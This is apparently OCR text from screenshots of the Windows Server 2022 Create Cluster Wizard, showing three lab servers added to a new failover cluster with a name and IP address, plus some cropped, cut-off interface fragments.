
More Information

Failover cluster topics on the Web

This action launches a wizard that will guide you through the process of creating a new cluster.

Windows Server 2022 Standard Evaluation
Windows License valid for 170 days
Build 20348.fe_release.210507-1500

7:19 PM
7/24/2025



Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

A failover cluste
(called nodes) a
process is know


To begin to use
can manage the
previous versio

Select Servers

Add the names of all the servers that you want to have in the cluster. You must add at least one server.

Enter server name:

Selected servers:
test-cluster.ludus.domain
test-cluster2.ludus.domain
test-cluster3.ludus.domain



Failover Cluster Manager

Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

Create Cluster Wizard

Access Point for Administering the Cluster


Type the name you want to use when administering the cluster.

Cluster Name: cluster

The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.

	Networks	Address
☑	10.3.10.0/24	10 . 3 . 10 . 100

Windows Server 2022 Standard Evaluation
Windows License valid for 170 days
Build 20348.fe_release.210507-1500



Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

A failover clust (called nodes) process is kno

To begin to use you can manag previous versi

Create Cluster Wizard

Summary

Before You Begin
Select Servers
Validation Warning
Access Point for Administering the Cluster
Confirmation
